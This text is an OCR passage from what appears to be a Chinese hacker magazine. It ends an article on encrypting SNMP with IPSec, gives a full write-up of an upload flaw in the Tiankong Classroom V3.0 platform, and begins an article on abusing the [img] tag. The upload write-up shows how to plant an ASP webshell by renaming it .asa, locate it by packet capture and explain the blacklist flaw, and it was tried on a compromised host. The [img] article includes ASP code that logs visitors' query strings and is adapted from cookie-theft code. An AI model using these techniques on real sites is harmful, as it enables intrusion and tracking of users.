SNMP的通讯全部是明文，这样任何一个Sniffer都可以抓取SNMP包，但SNMP本身又没有提供加密的方法，所以只能使用第三方工具，比如IPSec。我们只需要添加一个IPSec规则，就可以很容易的加密SNMP，在加上IPSec是系统自带，更是如鱼得水！

首先打开管理工具，右键单击"IP安全策略，在本地机器"选择创建IP安全策略——"下一步"输入名称及描述——"下一步"取消激活默认响应规则——"下一步"——"完成"。接着取消"使用添加向导"，再点击"添加"按钮（不使用添加向导更直观一些），打开"新规则属性"对话框，点击"添加"按钮，打开"IP筛选器列表"对话框，输入名称或描述并取消"使用添加向导"，点击"添加"按钮，打开"筛选器属性"对话框，将"寻址"下的源地址设置为"我的IP地址"，目标地址设置为"任何IP地址"，并选中"镜像。同时匹配具有正好想法的源和目标地址的数据包"（图11），切换到"协议"，协议类型选择"UDP"，设置"从此端口"为161，"到此端口"也为161（图12），确定即可。如法炮制，添加UDP 162的IPSec规则。最后回到IP筛选器列表对话框，点击关闭按钮完成IPSec规则的创建。然后在"新规则属性"对话框选中我们刚才添加的IPSec规则，切换到"筛选器操作"，点击添加按钮，打开"新筛选器操作属性"对话框，选中"协商安全"（图13），并点击右边的添加按钮，选择加密协议，最后点击确定即可。选中新添加的新筛选器操作，点击确定——关闭就完成了IPSec的设置，最后指派就可以使用了。




图12

另外根据实际情况设置IPSec的身份验证方法，默认是Kerberos，也可以修改为预共享密钥，获者使用CA证书（可以用OpenSSL生成），再此就不多说了。

四、总结

SNMP作为网络中常见的一个服务，安全的确应该得到我们的重视，从上边的介绍中就可以看出来，SNMP暴露了多少系统的敏感信息。不过相应的防御方法我也给出了，希望大家能活学活用。最后提醒一下各位读者，如果使用IPSec加密SNMP通讯，则每台客户/服务器都需要添加相应的IPSec规则，否则无法正常通讯。

（文章中涉及到工具Snmputil、LANguard Network Security Scanner，已经收录于光盘中）

文小编语： 以前经常有小菜指着X-scan扫描出来的SNMP漏洞，到处发贴问该如何利用，想必在看过了本篇文章后，应该都清楚如何利用了吧！当然，其防范方法在文章中也已经详细的给出了，在入侵的同时，可千万别忘了自己的安全哟！





图13

天空教室网络教学平台V3.0上传漏洞分析



Chris7

文章难易度：★★★★
文章阅读点：天空教室网络教学平台V3.0上传漏洞的简单分析及利用

天空教室网络教学平台是一套网络教学系统，该系统在全国很多学校都被使用，在Google中以“天空教室　技术支持”为关键字进行搜索，可以得到N多的结果。不过，这套系统也存在严重的上传漏洞。

引起上传漏洞的文件默认存在类似于www.target.com/htmleditor的目录下，文件名为Getfile.asp。我们假定天空教室系统安装在网站根目录下，如果是安装在某个虚拟目录下，则将本文进行的讨论做相应的简单变换即可。

Htmleditor目录下的文件用于对天空教室里的编辑功能提供支持。但是有一个奇怪的问题：即使我们取得登录用户的身份，在编辑功能里也看不到上传文件的选项。而且有的站点的天空教室系统对于注册还要求通过审批，未登录的用户能接触到的系统功能相当有限。所以如果不接触到源代码，这个漏洞是很难被发现的。恰巧一台肉鸡安装了天空教室的系统，我闲来无事翻了翻代码，于是发现了这个小小的漏洞，与诸位黑友共享。本来我是想找些SQL Injection的漏洞，因为天空教室上个版本V2.0的系统就曾经给我留下美好的注入回忆。不料在V3.0中，注入似乎被过滤得比较充分，我一时也没有找出来什么可以利用的地方，但意外的收获是发现了天空教室其实是有上传功能的。注入和上传，可是同样危险啊。

htmleditor目录下涉及上传的主要文件有GetfFile.asp、GetFlash.asp、GetImage.asp、GetMedia.asp和UploadDM.asp。前四者是对应各个类型的文件上传的一些检查和处理，但具体的上传动作是通过UploadDM.asp来实现的。我的思路就是在浏览器里直接请求这些文件的url，如果不成功再填cookie尝试。当提交www.target.com/htmleditor/getfile.asp的时候浏览器直接给出了图1所示的结果。于是我大喜，在硬盘里找了个asp木马，进行上传。结果浏览器给出了错误信息“对不起，系统限制不允许上传ASP文件！”，这是意料之中的事儿，再白痴也不可能直接允许上传asp文件呀。我试着把文件的后缀改为asa，再进行上传，这次倒没有什么错误信息，不过上传完成后就没有什么反应了，没有给出上传后文件的地址。我推断应该是上传成功了。

拿出WinsockExpert抓包就可以解决地址的问题。图2是我抓包得到的结果。




图1




图2

图中/Uploaded/060305269969.asa就是木马的地址了。打开看看，果然成功了，如图3。




图3

上传和抓包都要通过IE来进行，不然无法得到正确的结果。估计天空教室的程序是按照IE标准来写的，对其它浏览器的兼容性不是很好。可能有读者会觉得这个上传漏洞似乎与我们平时接触的不太相同。其实这是因为htmleditor是作为一个组件被其它程序调用的，所以它的交互性能并不是向一些面向最终用户的程序那么好，更多的时候程序间的信息交换是通过参数和返回值来进行的。比如上面我们就需要通过软件抓包来确定上传后asp后门的地址。

我们再来看看剩下的三个文件：GetFlash.asp、GetMedia.asp和GetImage.asp。起先我以为跟上面的GetFile.asp一样，改后缀、上传、抓包就行了。但事实并非如此。无论改成asa、cdx还是cer都不行，总是提示文件类型不允许。为什么呢？现在光是靠直觉猜就不行了，我们不妨一起来看看源代码。先来看GetFile.asp。其中判断本地选择的文件是否合法的语句是：

```
if ( IsEmptyString(l_form.filename.value) ){
        alert("对不起，请您先选择要上传的文件！");
        return false;          }
    if ( !IsValidFileType(l_form.filename.value,"", g_FilterAspFile) ) {
        alert("对不起，系统限制不允许上传ASP文件！");
        return false;          }
```

从上述代码中我们可以看到，系统首先判断用户选择的文件的文件名值非空，然后再利用函数IsValidFileType(l_form.filename.value,"",g_FilterAspFile)判断被选择的文件是否是合法的类型。其中的关键在于g_FilterAspFile这个变量。而在GetFile.asp中我们并没有找到该变量的定义。那么我们该找找该文件包含了哪些文件。在GetFile.asp文件的头部有这样的代码：<script language="javascript" src="../Js/CommonCheck.js"></script>，我们来看看Js目录下的CommonCheck.js文件的作用，还是从代码开始。果然，CommonCheck.js文件中有这样的定义：

```
    var g_FilterAspFile = ".asp.aspx";    //Asp文件
    var g_FilterImageFile = ".gif.bmp.jpg.jpeg.png.ico.emf.wmf";    //图片文件
    var g_FilterFlashFile = ".swf";
                            //Flash文件
    var g_FilterMediaFile = ".asf.asx.wmv.avi.mpg.mpeg.rm.ra.ram.rmvb";  //媒体文件
    ......
    if ( !IsValidFileType(l_form.filename.value,"",g_FilterAspFile) ) {
        alert("对不起，系统限制不允许上传ASP文件！");
        return false;    }
```

我们可以发现对于GetFile.asp，系统只是过滤了asp和aspx两种类型，采用的是“不允许”的判断方式。结果遗漏了asa、cdx和cer等同样通过asp.dll来解释的文件类型，造成了这一上传漏洞。再来看看GetFlash.asp、GetMedia.asp和GetImage.asp中的判断又是如何进行的，就不难理解为什么只有GetFile.asp一个文件存在上传文件类型过滤不严的漏洞。在GetFlash.asp文件中，相应的代码是这样的：

```
if ( IsEmptyString(l_form.filename.value) ){
        alert("对不起，请您先选择要上传的Flash文件！");
        return false;                                        }
        if ( !IsValidFileType(l_form.filename.value,
g_FilterFlashFile,"") ) {
        alert("对不起，请您选择正确的Flash文件上传！\n允许的文件
类型为："+ g_FilterFlashFile);
        return false;                                        }
```


我们很容易看到关键的判断函数就是**IsValidFileType(l_form.filename.value, g_FilterFlashFile,"")**，g_FilterFlashFile变量也是在Js目录下的CommonCheck.js文件中定义的。函数采用了“只允许”的判断方式，指定本地选择的文件类型必须是列表中的一项，当然不会包括我们可爱的asp、aspx、asa、cer、cdx等类型。在剩下的GetMedia.asp和GetImage.asp文件中对本地选择的文件的类型合法性判断与GetFlash.asp文件中的代码是完全类似，在此就不重复分析了，有兴趣的读者可以看看代码自行分析，上面提到的几个文件也都一起收录在了本期光盘中。

关于这个漏洞的修补我提供一个简单的方案，就是在Js目录下的CommonCheck.js文件中，定义**var g_FilterAspFile = ".asp.aspx.cer.cdx.asa";**，这样就可以过滤得比较充分。如果服务器支持别的脚本类型，比如php、cgi、jsp，则相应修改变量的定义为**var g_FilterAspFile = ".asp.aspx.cer.cdx.asa.cgi.php.jsp";**即可。

本文仅作技术交流之用，望各位读者勿利用涉及的漏洞入侵相关站点。本文也仅是对天空教室系统的一个上传漏洞做了简要的分析，希望能对大家有点用处。

（本文所涉及的软件WinsockExpert和相关代码光盘已收录）

网络世界混乱的起源——[img]标签乐翻天



剑心

文章难易度：★★★★
文章阅读点：[img]标签的巧妙利用

世界混乱的起源是什么？答：是由女人的微笑引起来的（汗……）。那么网络世界混乱的起源又是什么呢？答案当然是多种多样的，但其中一个很重要的却总是被忽略的东东就是Img属性。当然这里说的不是跨站之类的，现在的程序都对这个做了过滤。本文要说的是Img标签正常引用带来的安全以及应用问题，因为Img标签设计的缺陷，这从根本上是无法避免和预防的，只要你有足够的想象力完全可以用这个来做你想做的事情！现在网络上的论坛如动网以及PHPWind等程序都存在这样的问题，就让我们看看这个缺陷是怎么回事吧！

首先看看下面这个代码：**<img src=http://www.cnbct.org/loveshell.jpg>**，我根据自己的理解给大家解释一下这个标签以及浏览器对这个标签的处理过程。<img>标签是在当前的页面嵌入一个图片，现在的论坛程序在发帖子以及个人头像那里都有这个功能，当浏览器遇到这个Html标记的时候就会根据src的地址，也就是http://www.cnbct.org/loveshell.jpg去寻找网络资源，当找到这个图片的时候就会访问并且下载这个资源然后在本地进行解析，在浏览器里显示出这个图片。如果找不到这个资源就会显示一个红叉表示出错了。但是不知道大家想过没有，如果这个资源是其他类型的资源，譬如一个网页、一个exe文件或者是一个asp页面，当不是图片类型文件的时候，结果会怎么样呢？

我们来做个实验。首先写个简单的test.html页面引入图片，文件内容如下：

```
只是简单的测试<br>下面引入一个图片文件<br>
<img src=http://127.0.0.1:88/imgtest/test.asp><br>引入的地址是
<script>document.write(document.images[0].src)</script>
//将第一个图片的地址显示出来
```

然后写如下的代码到test.asp中，代码就是把以前的获取Cookie的代码给修改了一下：

```
<%
dim fso,file                    //定义Fso对象
Const ForReading = 1, ForWriting = 2, ForAppending = 8
Set fso = Server.CreateObject("Scripting.
FileSystemObject")
path = server.mappath("imgtest.txt")        //打开同目录
imgtest.txt
set file=fso.opentextfile(path, ForAppending, TRUE)
file.write("有人来了：")                    //写内容
file.write(request.Servervariables("QUERY_STRING"))
file.write vbCrLf
file.close
set file = nothing
set fso = nothing
%>
```

把test.html文件和test.asp上传到空间的同一路径下，当有人访问test.htm时就在当前目录下的imgtest.txt文件里写上“有人来了：”和当前请求时提交的QUERY_STRING参数，如图1，刷新几次之后访问imgtest.txt，如图2，嘿嘿，图片是无法显示，但是说明的确是访问了test.asp也就是src属性里的东西。




图1

